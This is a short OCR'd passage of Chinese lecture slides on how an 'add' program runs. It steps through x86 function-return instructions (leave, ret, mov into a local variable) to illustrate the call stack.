
add程序运行过程

2. leave #part1: copy ebp to esp




add程序运行过程

3. leave #part2: pop into ebp




add程序运行过程

4. ret# pop into eip




add程序运行过程

5. mov DWORD PTR [ebp-0x4],eax # copy eax to answer




add程序运行过程

6. leave #part1: copy ebp to esp



